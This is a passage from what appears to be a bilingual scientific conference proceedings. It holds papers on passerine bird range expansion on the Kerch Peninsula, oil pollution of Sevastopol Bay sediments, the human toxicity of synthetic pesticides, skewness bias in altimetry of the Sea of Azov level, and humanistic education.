The competitive relationships of passerine species for different habitats are shown in Table 1.

Table 1. Competitiveness of species

Competitive relations for:	Name of species		Name of species		Name of species		Name of species	
	House sparrow	Spanish sparrow	Common starling	Rosy starling	Northern wheatear	Western black-eared wheatear	Yellowhammer	Black-headed bunting
Feeding grounds	+							+
Habitat conditions	+							-

Only the Eurasian golden oriole is not competing with native species for food, females and habitat compared to the 5 recently spotted migrating species on the Kerch Peninsula. Species such as *Passer hispaniolensis*, *Pastor roseus*, *Oenanthehispanica*, *Emberizamelanocephala* compete with

native species for food and during the breeding season they compete for females and habitats.

In conclusion, the Passeriformes, which make up more than half the species diversity of the Aves class, clearly stands out among modern birds, not only for its abundance of species, but also for its relative morphological homogeneity. Passerines are the ones that have colonised almost all the landscapes available to birds. They have developed a large variety of ecological niches and are dominant in many bird populations in most regions of the world. Some southern species have already adapted to the climatic conditions of the Kerch Peninsula and migrate seasonally every year. These species are: Spanish Sparrow, Rosy Starling, Eurasian Golden Oriole, Western Black-eared Wheatear and Black-headed Bunting.

Migrations of southern species of passerines and their further dispersion on the Kerch Peninsula are inconstant and poorly studied, their numbers vary depending on the seasons. New migrating species compete with native species mainly for food and habitat.

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Аннотация. В статье рассматриваются адаптационные возможности некоторых представителей Воробьинообразных, расширение их ареала обитания. Воробьинообразные – это самый многочисленный отряд птиц на Земле. На Керченском полуострове обитает примерно 85 видов птиц этого отряда. Они занимают самые разные экологические ниши: среди них есть воздушные, птицы, бегающие по земле, ныряющие птицы, но всё же исходно этот отряд сформировался при специализации к древесному и кустарниковому образу жизни. В последние годы климатические условия на Керченском полуострове стали более благоприятными для южных видов птиц. В связи с этим на полуострове были замечены южные виды, которые ранее не встречались.

Ключевые слова: Керченский полуостров, отряд Воробьинообразные, исследование, ареал, численность, миграции, южный вид.

Annotation. The article examines the adaptive capacity of some members of the Passeriformes and the expansion of their habitat. Passerines are the most numerous group of birds on Earth. The Kerch Peninsula is home to approximately 85 species of birds from this group. They occupy a variety of ecological niches: among them there are air-feeders, ground birds, diving birds, but still the original formation of this order was with specialisation to an arboreal and shrubby lifestyle. In recent years, climatic conditions on the Kerch Peninsula have become more favourable for southern bird species.

Keywords: Kerch Peninsula, Passeriformes, area, research, migration, southern species, population.

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BOTTOM SEDIMENTS IN EVALUATION THE OIL POLLUTION OF SEVASTOPOL BAY (2000, 2009)

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Introduction. Bottom sediments, as a depositing medium for all natural and anthropogenic substances, are one of the main objects of regular monitoring of oil pollution conducted by the Marine Sanitary Hydrobiology Department of the IMBI in the coastal-marine zone of Sevastopol since 1973. An extensive volume of data accumulated to date, based on the same methodological approaches to the studied objects and linked to a single grid of stations represents a unique "anthropogenic history" of the region, which allows us to distinguish different time stages in the formation of the quality of the marine environment [1, 2].

The purpose of this work was to compare the spatial and temporal trends of the physico-chemical profile and anthropogenic (for petroleum hydrocarbons) pollution of bottom sediments of the Sevastopol Bay (Fig. 1)

according to environmental surveys of the Department of Marine Sanitary Hydrobiology of the IMBI in 2000 and 2009.

Materials and methods. The main methodological approaches to the studied objects, including the range of recorded indicators and analytical methods are presented in detail in [3].

Results and discussion. Silt-pelitic silts (from gray to black and with a characteristic smell of fuel oil and hydrogen sulfide) are the dominant type of precipitation on most of the area of the bottom surface of the bay during long-term observations (Table 1). With the general mosaic nature of the spatial distribution, black silts are stably concentrated in the central area of the water area (st. 7-9) and in South bay (st. 10-12) (see Fig. 1).




Figure 1 – Schematic map of bottom sediment sampling stations in Sevastopol Bay (letter "a" corresponds to additional survey stations in 2009)

Among the physico-chemical indicators, the lowest spatial and temporal variability characterized pH (with a coefficient of variation of 2-4% in 2000 and 2009) and natural humidity (23-21%, respectively) [4].

At the same time, if the pH range showed relative stability of the acid-base balance for most precipitation, then the lowest humidity values were more often recorded in samples classified according to visual characteristics as "other", i.e. with the presence of sands, shells or mixed substrates [5].

The redox potential in the 2000 precipitation samples was characterized mainly by negative values, positive values were recorded only at individual stations of the most marine area (Articles 14, 16, 17-19; Fig.1).

Table 1. – Physico-chemical characteristics of bottom sediments of the Sevastopol Bay.

2000 г.				
Type of sediment	Silt black	Silt dark gray	Silt gray	Other **
%*	47.4	26.3	10.5	15.5
pH	7.05 ... 8.04	7.16 ... 7.60	7.30 ... 7.55	7.90 ... 8.17
Humidity	42.00 ... 78.51	54.83 ... 66.35	49.90 ... 67.53	26.56 ... 72.69
Eh, mV	(+21) ... (-189)	(+1) ... (-167)	(+21) ... (-89)	(+251) ... (-114)
PH, мг/100 г	82.0 ... 1708.8	34.0 ... 250.8	40.0 ... 114.0	1.0 ... 14.0
2009 г.				
%*	31.6	31.6	26.3	10.5
pH	7.08 ... 7.85	7.38 ... 7.82	7.47 ... 7.56	7.52 ... 7.75
Humidity	50.40 ... 69.26	50.56 ... 67.49	35.85 ... 54.07	18.05 ... 33.50
Eh, mV	(-178) ... (-114)	(-174) ... (-55)	(-69) ... (-247)	(-20) ... (-29)
PH, мг/100 г	143.8 ... 1369.5	90.4 ... 856.6	19.0 ... 196.0	24.3 ... 189.3

* - % of the total number of stations; ** - sand, shell, mixture

A sharp change in the physico-chemical profile at these sites caused the fact that by 2009 precipitation with positive Eh was completely absent (Fig.2).




Figure 2 – Eh – pH diagram

The integral characteristic of Eh - pH using Clark's calculated index ($rH2 = Eh/30 + 2pH$) allows ranking the chemical conditions of the bottom environment in the following ranges: $0 < rH2 > 12-13$ indicate restorative or anaerobic conditions, $12-13 < rH2 > 18-20$ – microaerobic and $rH2 > 19-20$ corresponds to aerobic environmental conditions [4, 5]. The range of $rH2$ for all the studied sections of the bay in 2000 was $8 \div 24$. Precipitation of the eastern sections (st. 1-3, 4-6), Southern Bay and st. 13 in Artillery Bay

were characterized by anaerobic or close to microaerobic environmental conditions (at rH2 from 8.6 to 12.7); pronounced aerobic conditions (rH2 = 24) were noted only in the precipitation of st. 17. According to 2009, the amplitude of rH2 narrowed to ~7-14, the "maxima" (rH2 = 14) corresponding to microaerobic processes were recorded at stations 13 and 18, and practically the entire studied area of the bottom surface of the bay was represented by precipitation with unfavorable, with respect to the rate of biogeochemical transformation of oil pollution, environmental conditions [1-3].

The concentrations of petroleum hydrocarbons (PH) varied for each type of precipitation and depending on the location of the sampling station, which is emphasized by the similarity of spatial gradients for the entire analyzed period (Fig. 3). The total anthropogenic load (according to averaged concentrations of PH for all studied stations), taking into account the high dispersion, changed slightly - 352.2 mg/100 g in 2000 and 441.3 mg/100 g in 2009, but was characterized by a noticeable redistribution of the corresponding values in individual sections/sections.

Long-term spatio-temporal maxima of oil pollution were observed in the center (art. 7-9) and Souyh Bay (art.10-12) - precipitation zones with consistently unfavorable environmental conditions, and additional stations (with the letter "a", see Fig.1) environmental surveys in 2009 only confirmed the "uniform" pollution of bottom sediments of the Southern Bay, as well as a larger area of the central area of the water area.




Figure 3 – Spatial distribution of petroleum hydrocarbons and rH2 index in bottom sediments of Sevastopol Bay

Adverse changes in the physico-chemical profile (see Fig. 2) in the most seaward sections of the bay (st. 15, 17-19), the total anthropogenic load was accompanied by an increase - up to 132.2 mg/100 g in 2009 vs 44.2 mg/100 g in 2000. Relatively stable with respect to both the

anthropogenic factor and the general physico-chemical profile can be attributed to the eastern sections of the Sevastopol Bay (st. 1-3, st. 4-6), where the redistribution of the corresponding values between individual stations slightly affected the change in the overall situation in this area (see Fig. 3).

Conclusion. The considerable area of the Sevastopol Bay, the peculiarities of the hydrodynamic regime, the objective unevenness of the distribution of pollution sources at sea and on land, as well as the introduced volumes of effluents, cause a specific spatial structure of areas/territories with varying degrees of oil pollution that are stable enough in the long-term space-time scale. The analysis carried out confirms this conclusion, and the expansion of muddy sediment zones with unfavorable environmental conditions registered by 2009 on almost the entire area of the bottom surface of the water area does not give grounds for optimistic forecasts regarding the activation of all biogeochemical processes for the transformation of oil hydrocarbons already accumulated in significant quantities.

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Аннотация. Представлены результаты сравнительного анализа физико-химических характеристик донных осадков и пространственного распределения нефтяных углеводородов по данным экологических съёмок отдела морской санитарной гидробиологии ИМБИ 2000 и 2009 гг.

Ключевые слова: донные осадки, Eh, pH, нефтяные углеводороды.

Annotation. The data of comparative analysis the physical-chemical characteristics of bottom sediments and the features of spatial distribution of oil hydrocarbons according to environmental surveys the Department of marine sanitary hydrobiology in 2000 and 2009 are presented.

Keywords: bottom sediments, Eh, pH, oil hydrocarbons.

UDC 632.95.02

COMPARING TOXICITY TO HUMANS OF VARIOUS SYNTHETIC PESTICIDES

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A pesticide is a substance (or a mixture of substances) of chemical or biological origin intended for the destruction of harmful insects, rodents, weeds, pathogens of plants and animals, as well as used as a growth regulator.


Already at the dawn of the development of agriculture, man faced the problem of pests. With the development of crop production, this problem has become increasingly important. The increase in the area of land allocated for cultivated plants, the emergence of monocultures and some other processes have led to such an increase in the number of pests that it has become impossible not to pay attention to it. Undoubtedly, one of the first harmful organisms that man dealt with were insects. Along with agrotechnical and organizational and economic measures, the farmer used the manual collection of pests, catching them with various baits, destroying insects with the help of predatory animals and, of course, various toxic substances.

After the discovery of the beneficial properties of pesticides, researchers began to focus mainly on finding out the prospects for the practical use of pesticides to protect crops and combat various organisms – from agricultural weeds to soil nematodes, and the side effect on nature and humans, as a rule, did not attract attention. However, it was soon discovered that in addition to some undoubtedly important qualities, pesticides have a number of very dangerous properties for humans and the environment. It was found that in addition to insects, pathogens and unwanted vegetation, pesticides equally affect all living things in nature – beneficial insects, soil biota, planktonic organisms, birds and mammals, including humans.

Synthetic pesticides are substances alien to wildlife and practically inaccessible to metabolic decomposition by organisms. The high resistance of some pesticides has led to the fact that today all components of the

environment, including humans, contain a certain amount of these substances[3, p. 217].

For the population, the main route of entry of pesticides into the body is enteral*, that is, through the gastrointestinal tract. Pesticides resistant to the environment enter the human body in 95% of cases with food, in 47% with water, only 0.3% with atmospheric air through the respiratory tract and very slightly through the skin[3, p. 218].



Picture1 – The ingress of pesticides into the human body

The harmful effects of pesticides on human health can be diverse. For ease of study, we will distinguish two main negative types of action:


- acute pesticide poisoning;
- chronic pesticide poisoning.

Acute poisoning is caused by large doses of pesticides and occurs as a result of accidents at chemical plants, safety violations. For example, one of the serious cases occurred in California (USA) in July 1998, when 34 agricultural workers entered cotton fields two hours after they were treated with carbofuran (a group of carbamate pesticides). Within four hours, 30 people were taken to the intensive care unit with signs of acute pesticide poisoning [1, p. 654]. In the world, 1 million acute pesticide poisonings are registered annually, of which 20 thousand. with fatal outcomes; thus, for every 500 cases of intoxication there is 1 fatal case. Over the past decade, due to the improvement of the range of pesticides used, their average toxicity has decreased by 3-9 times, which, accordingly, has reduced the number of acute poisoning. However, some amounts of highly toxic banned pesticides (for example, heptachlor, dieldrin, mirex, etc.) continue to be found in food products, which is due to their large reserves in many farms of the countries and in private individuals, as well as the ability of these substances to selectively accumulate in various tissues (for example, in adipose tissues). Pesticides, entering the human body in large doses, affect almost all organs, causing dystrophic changes in tissues of varying severity,

disrupting metabolism, inhibiting the functions of the central and peripheral nervous systems.

The entire population of the Earth is exposed to chronic exposure to small doses of pesticides, and the degree of their impact depends on the diet, geographical location and level of industrial development of the region of residence (for example, the level of pesticide exposure to people living in areas where agriculture is actively developed is significantly higher than those who live far from agricultural facilities industry). Previously, it was believed that small amounts of poison do not lead to any consequences, and large doses are fatal. However, research by scientists has shown that repeated contact with small doses is more dangerous than a single significant dose. This statement is also true with regard to the effects of pesticides. Every day, each of us receives micro doses of pesticides, which, along with other adverse anthropogenic factors, affect our body.

Review the risk of developing pathology with chronic exposure to small doses of pesticides. And consider each one separately.



Picture 2 – Long-term effects of exposure to small doses of pesticides

Immunotropicity is the ability of some chemical, physical, biological factors to cause damage to the immune system. When microconcentrations of pesticides enter the body of children and adults, insufficiency of the immune system develops, which is manifested by frequent infectious diseases (flu, sore throat, tuberculosis) and exacerbation of chronic conditions (hypertension, peptic ulcer) [2, p. 476]. In addition, excessive stimulation of the immune system may occur under the influence of pesticides, which, in turn, is manifested by the development of allergies and autoimmune diseases. For example, a significant increase in cases of bronchial asthma has been shown in children and adults living in areas of active use of pesticides.

Mutagenicity is the ability of some chemical, physical, biological substances to cause mutations (changes in the genetic apparatus of a cell). Pesticides with a pronounced mutagenic effect (diazinon, dioxin) can cause

mutations in germ cells. In turn, the violation of genetic information in the germ cells can lead to:

- infertility;
- early death of embryos;
- hereditary defects in children (mental or physical) [5, p. 253].

Reproductive toxicity is the ability of chemical, physical, biological substances to cause a violation of the reproduction function. Pesticides can pathogenically affect the processes of formation and development of the reproductive system. The fact is that some pesticides in their chemical structure are similar to the sex hormone estradiol, which completely regulates the work of the reproductive system. This is typical for the following groups:

- organochlorine pesticides (DDT, heptachlor, aldrin, lindane, toxaphene);
- herbicides (alachlor, atrazine);
- fungicides (maneb, zineb);

These xenobiotics can enter the body constantly, break down slowly, which leads to their prolonged circulation in the blood with the subsequent development of pathology:

- Violation of sexual development.
- Male infertility.
- Violation of menstrual function.

Embryoteratogenicity – any harmful effects that have caused a violation of the normal development of offspring both before and after birth. Pesticides are able to penetrate the placental barrier, are also found in the blood of the umbilical cord, amniotic fluid. Exposure to pesticides on the fetus can cause fetal death, weight loss, growth retardation, congenital malformations.

Organotoxicity. Once in the human body, pesticides, having a general toxic effect, gradually affect almost all organs, causing dystrophic changes in tissues of varying severity and disrupting metabolism. However, the liver, small intestine, and kidneys are the most sensitive, since they are the central organs in which the concentration and excretion of foreign molecules occurs.

Pesticide transfer. As mentioned earlier, some pesticides, for example organochlorines (chlordane, toxaphene, etc.), have the ability to accumulate in the human body. In fact, once in the body, the pesticide remains in it almost forever. Moreover, pesticides can be transmitted from mother to child. Most pesticides are fat-soluble, which means they are able to be excreted with breast milk during breastfeeding and, accordingly, form a negative load on the developing child's body.

Carcinogenicity is the ability of certain chemical, physical, biological factors alone or in combination with other factors to cause or promote the

development of malignant neoplasms. According to the EPA (US Environmental Protection Agency), 53 of the 283 pesticides studied were classified as substances with potential oncogenic activity [4].

Following analysis of available data, we composed the following table showing typical toxicities of various groups of synthetic pesticides.

Table 1. Adverse effects of synthetic pesticides

	Mutagenicity	Reproductive toxicity	Teratogenicity	Organotoxicity	Carcinogenicity	Note
DDT-like Organochlorines (DDT , HCH , Endosulfan, Lindane, Dicofof)		Yes	Yes	High	No	Persistent
Cyclodienes (Chlordane , Hepachlor , Aldrin, Dieldrin, Endrin.)				High	Yes	
Organophosphates (Dichlorvos, Monocrotophos, Phosphamidon, Methyl Paration, Fenthion, Dimethoate, Malathion, Acephate, Chlorpyrifos)	Yes		Yes	High		Quickly degrade
Carbamates (Carbaryl, Carbofuran, Carbosulfan)		Yes		High		
Synthetic pyrethroids (Allethrin, Cypermethrin, Fenfalerate)						Degrade under sunlight
Neonicotinoids (acetamiprid, imidacloprid, nitepyram, nithiazine, thiacloprid, theamethoxam)			Weak			

Bold – banned globally

In most cases, pesticides are non-genotoxic carcinogens, i.e. they do not react directly with DNA, but are triggers of damage to the genetic material of cells, which leads to the development of a tumor. For example, organochlorine pesticides can cause breast cancer, sarcoma, leukemia, lymphoma, ovarian cancer. Also, numerous experiments on laboratory animals have shown that organochlorine insecticides (DDT) are capable of causing liver tumors, thyroid tumors, and so on [5, p. 254].

It is worth noting that DDT-like compounds are nowadays either completely banned or being phased out due to their persistence. Highly selective neonicotinoids and synthetic pyrethroids appear as relatively safe, the latter largely due to their fast degradation under sunlight. All in all, newer compounds are safe to humans (with the exception of acute accidental poisoning), but oftentimes are not safe for the environment,

especially in case of mismanagement. For instance, neonicotinoids seem to be linked to bee disappearance.

Pesticides are a necessary part of modern agriculture; therefore, we can only take care of our health and apply common sense preventive measures to reduce the possible impact of pesticides. On the consumer side, it is not recommended to eat fish, drink water from open reservoirs located near landfills, burial sites and unregulated storage of pesticides. On the farmer side, one shall buy plant protection products (pesticides) in specialized stores and strictly follow the instructions for the use of drugs, observing the consumption rates, the frequency of treatments and the “waiting period”.

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Annotation. Pesticides are widely used in agriculture and the household sphere of life. Toxic chemicals that can cause the death of insects, microorganisms, plants are not harmless to humans and exhibit their toxic effect regardless of the path of penetration into the body. Depending on the type of synthetic pesticides, a person may be affected by more or less amount of toxic substances. The aim of the study is to compare the toxicity of various types of synthetic pesticides and their impact on human health.

Keywords: synthetic pesticides, toxicity, human, safety, carcinogens.

Аннотация. Пестициды широко используются в сельском хозяйстве и бытовой сфере жизни. Токсичные химические вещества, которые могут вызвать гибель насекомых, микроорганизмов, растений,

не безвредны для человека и проявляют свое токсическое действие независимо от пути проникновения в организм. В зависимости от типа синтетических пестицидов на человека может воздействовать большее или меньшее количество токсичных веществ. Целью исследования является сравнение токсичности различных видов синтетических пестицидов и их влияния на здоровье человека.

Ключевые слова: синтетические пестициды, токсичность, человек, безопасность, канцерогены.

UDC 504.4

ERROR ANALYSIS OF DETERMINING AZOV SEA LEVEL ACCORDING TO THE DATE OF ALTIMETER MEASUREMENTS

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Introduction

The study of fluctuations in the level of the Sea of Azov is an urgent problem. Information about the change in level is necessary for the design and coastal construction and coastal structures, for the safety of navigation, and in a number of other practical applications. Sea level measurements at coastal hydrometeorological posts do not provide information about its changes throughout the water area. The solution to this problem is performed using a systematic approach based on the joint use of techniques from various fields of knowledge [4, 5].

Currently, the main means of monitoring sea level fluctuations throughout the Sea of Azov are monitoring based on radio altimeters installed on spacecraft in combination with numerical modeling of the state of the sea surface.

The work is devoted to the analysis of errors in determining the altimetric determination of the Sea of Azov level, which arise as a result of the variability of the state of the sea surface [8, 10]. One of the components of this error is considered, which appears as a result of the deviation of the distribution of sea surface elevations from the Gaussian distribution [12, 13, 12]. This component is commonly called skewness bias (SB).

The procedure for calculating skewness bias

The sea surface level is calculated based on the time of passage of the radio pulse from the spacecraft to the sea surface and back. SB analysis is implemented using the well-known Brown model [11], which represents the

reflected pulse of the altimeter in the form of a reconciliation of two functions

$$V(t) = F_1(t) * F_2(t),$$

where the function $F_1(t)$ describes the technical characteristics of the altimeter, the function $F_2(t)$ is determined by the distribution of specular reflection points on the sea surface. The parameters of the function $F_1(t)$ are the height of the spacecraft orbit, the width of the antenna beam, the speed of light and a number of other known parameters. The error in determining the level is determined by a random function $F_2(t)$, which is described by wave dynamics. Brown's model assumes that the distribution of specular reflection points coincides with the distribution of sea surface elevations.

Sea agitation is a weakly nonlinear process [10]. Approximations based on truncated Gram-Charlier series in the form [3] are used to describe the probability density function of elevations

$$P_{G-C}(\tilde{\eta}) = \frac{\exp\left(-\frac{\tilde{\eta}^2}{2}\right)}{\sqrt{2\pi}} \left[1 + \frac{A}{6} H_3(\tilde{\eta}) + \frac{E}{24} H_4(\tilde{\eta}) \right] \quad (2)$$

where $\tilde{\eta} = \eta / \sqrt{\overline{\eta^2}}$, $\overline{\eta^2}$ is variation, A is skewness, E is excess kurtosis, $H_3(\tilde{\eta})$ and $H_4(\tilde{\eta})$ are Hermite polynomials of the third and fourth order. The transition P_{G-C} from to the function $F_2(t)$ is conducted by replacing variables $t = \eta / (c/2)$, (3)

where c is the speed of light.

The calculation of parameters A and E was carried out using analytical dependencies linking the statistical moments of surface waves and their steepness ε . The dependences are obtained in a second-order nonlinear wave model [14]

$$A = 3\varepsilon + O(\varepsilon^3) \quad (4)$$

$$E = 12\varepsilon^2 + O(\varepsilon^4) \quad (5)$$

Dependencies (4) and (5) correspond to regression dependencies obtained for the Black Sea [15].

The steepness of the waves is defined as

$$\varepsilon = 2\pi \sqrt{\eta^2} / \lambda_0, \quad (6)$$

where λ_0 there is a length of dominant energy-carrying waves. Index 0 indicates that these waves correspond to the scale of the peak in the spectrum of elevations of the sea surface.

To analyze the variability of the characteristics of the surface wave field, the data presented on the website were used <https://clck.ru/gdXJY>, Global Ocean Waves Analysis and Forecast. The results of the reanalysis of the surface wave field in the Sea of Azov for the period from 01.01.2020 to 01.01.2021 were used. The global wave system Météo-France is based on the MFWAM wave model, which is a third-generation wave model [9]. The spatial resolution is 1/12 degrees. The data presented include, among others, a significant wave height and a period of dominant waves. The Sea of Azov is shallow. Its average depth is about 7 m, the greatest depth is ~13 m [1]. The points at which the error of the altimetric determination of the sea surface level was analyzed are shown in Fig. 1. The complex configuration and relatively small size lead to a strong variability of the surface wave field of the Sea of Azov. Even at a relatively small distance between the points shown in Fig. 1, the characteristics of the waves differ significantly.




Figure 1 – The layout of the points where SB was calculated

Dominant waves belong to the class of gravitational waves for which the dispersion relation is valid

$$\omega^2 = gk, \quad (7)$$

where ω is a cyclic frequency, g is gravitational acceleration, k is a wave number. Ratio (7) to a known period, it allows you to calculate the

wavelength λ_0 . Significant wave height H_s it is related to the dispersion of sea surface elevations by the ratio

$$H_s = 4\sqrt{\eta^2} \quad (8)$$

Skewness bias

As follows from equation (1), the shape of the reflected pulse changes with a change of the sea surface state. There is a displacement of the midpoint of the leading edge of the reflected pulse, along which the time of passage of the pulse from the spacecraft to the sea surface and back is recorded [6]. Let's introduce the value Δt for the delay time of the arrival of the reflected pulse compared to the reflection from the Gaussian surface. Then the error of determining the level is

$$SB = (c/2)\Delta t \quad (19)$$

Note that reflected pulse registration time error equal to 1 ns, corresponds to an error in determining the level of the sea surface equal to 15 cm.

In all five selected points of the Azov Sea water area, the annual course of wave parameters is traced. Monthly averages H_s in winter, the values are 4-5 times higher H_s in the summer. The periods of dominant waves differ 2-2.5 times. A priori, it could be expected that SB would also have an annual course. Our calculations confirmed this assumption.

The SB values calculated for the year for the five selected points of the Sea of Azov are shown in Fig. 2. In all cases, the errors have a negative sign, which corresponds to a longer signal propagation time from the spacecraft to the sea surface and back, that is, the underestimation of sea level. This is due to the fact that skewness $A > 0$. SB is caused by the fact that the median of the distribution of sea surface elevations does not coincide with the average surface level [12].




Figure 2 – SB variability calculated for the Sea of Azov

The conditions of wave formation for different areas of the World Ocean in different seasons differ significantly, as a result, their characteristics are different and, accordingly, errors caused by changes in the state of the sea surface are different. Let's compare the SB calculated by the same methods here for the Sea of Azov and previously published for the Black Sea [2].

In both waters, SB has a clearly defined annual course.

Maximum values $|SB|$ for the Sea of Azov, reach the level of 1-2 cm, while for the deep-water zone of the Black Sea, they reach a level of 40 cm.

The average level for the year $|SB|$ for the Sea of Azov is less than 1 cm, for the Black Sea the average level is 17 cm.

Conclusion

The analysis of the component of the error of the altimetric determination of the Sea of Azov level caused by the deviation of the distribution of sea surface elevations from the Gauss distribution is pursued. Skewness bias occurs due to the fact that the median of the distribution does not coincide with the average surface level. It is shown that the skewness bias has a clearly defined annual course. Maximum values skewness bias for the Sea of Azov, they reach a level of 1-2 cm, the average level for the year is less than 1 cm. The specified level of bias skewness limits the range of oceanographic tasks that can be solved based on altimetric measurement data.

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Аннотация. Проведен анализ погрешности SB альтиметрического определения уровня Азовского моря, обусловленной отклонением распределения волновых возвышений морской поверхности от гауссовского распределения. Анализ выполнен на основе модели, представляющей отраженный импульс альтиметра в виде проверки функций в зависимости от условий измерения, технических характеристик альтиметра и состояния морской поверхности. Ошибки SB, рассчитанные для Азовского моря, значительно ниже, чем для Черного моря. Показано, что максимальные ошибки для Азовского моря достигают уровня 1-2 см, а для глубоководной зоны Черного моря - 40 см. Среднегодовой уровень ошибки для Азовского моря менее 1 см, для Черного моря - 17 см.

Ключевые слова: уровень поверхности моря, альтиметрические измерения, погрешность асимметрии, ветровое волнение, зыбь, статистическое распределение.

Annotation. An analysis of the error SB of the altimetry determination of the level of the Sea of Azov, caused by the deviation of the distribution of wave elevations of the sea surface from the Gaussian distribution, was conducted. The analysis was performed on the basis of a model representing the reflected impulse of the altimeter in the form of a check of functions depending on the measurement conditions, the technical characteristics of the altimeter, and the state of the sea surface. The SB errors calculated for the Sea of Azov are significantly lower than those for the Black Sea. It is shown that the maximum errors for the Sea of Azov reach the level of 1-2 cm, while for the deep-water zone of the Black Sea - 40 cm. The average annual error level for the Sea of Azov is less than 1 cm, for the Black Sea - 17 cm.

Keywords: sea surface level, altimetric measurements, skewness bias, wind waves, swell, statistical distribution

SECTION 7: PSYCHOLOGY AND PEDAGOGY



UDC 37.014.4

THE IMPORTANCE OF A HUMANISTIC AND PROFESSIONAL APPROACH IN THE EDUCATION PROCESS

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The humanization of education is a very important component of the educational process however, many interpret it as concessions in the educational process in situations that are not justified for this. One should first analyze the term humanization in the educational process. The principles proposed by the Russian teacher [2] are closely related to the goals of the humanization of education. He/She identifies the following principles of humanization of the learning process:

- knowledge of the trainee himself as a person;
- the coincidence of the interests of the student with the universal interests;
- the inadmissibility of the use in the pedagogical process of means that can provoke the student to antisocial manifestations;
- providing the student in the pedagogical process with the necessary public space for the best manifestation of his individuality;
- «humanization» of circumstances in the pedagogical process;
- determination of the qualities of the emerging personality of the student, his education and development, depending on the quality of the pedagogical process itself

This aspect makes sense only in a case that is truly respectful and worthy of this action. It is this kind of education that guarantees students the right to choose an individual path of development. In other words, the humanization of education is the placement of a person with his needs, interests, and needs at the center of educational activity.

Humanization requires the establishment of cooperation links in the “teacher-student” system. This refers to respect for the individual, one’s dignity, mutual trust, the creation of the most favorable conditions for the disclosure and development of students’ abilities, their self-determination. This is the orientation of higher education not only to prepare the child for a future life, but also to ensure the full value of one’s life today at each of the age stages - in childhood, adolescence, youth.

The humanization of education involves taking into account the psychophysiological identity of various age stages [1], the characteristics of the social and cultural context of a child’s life, the complexity and ambiguity of one’s inner world. It also means an organic combination of collectivist and personal principles, which makes the socially significant personally significant for a person.

Humanization is implemented, in particular, through the consistent individualization of the entire pedagogical process (taking into account the personal characteristics of students) and its personalization (taking into account the individual characteristics of the personality of teachers).

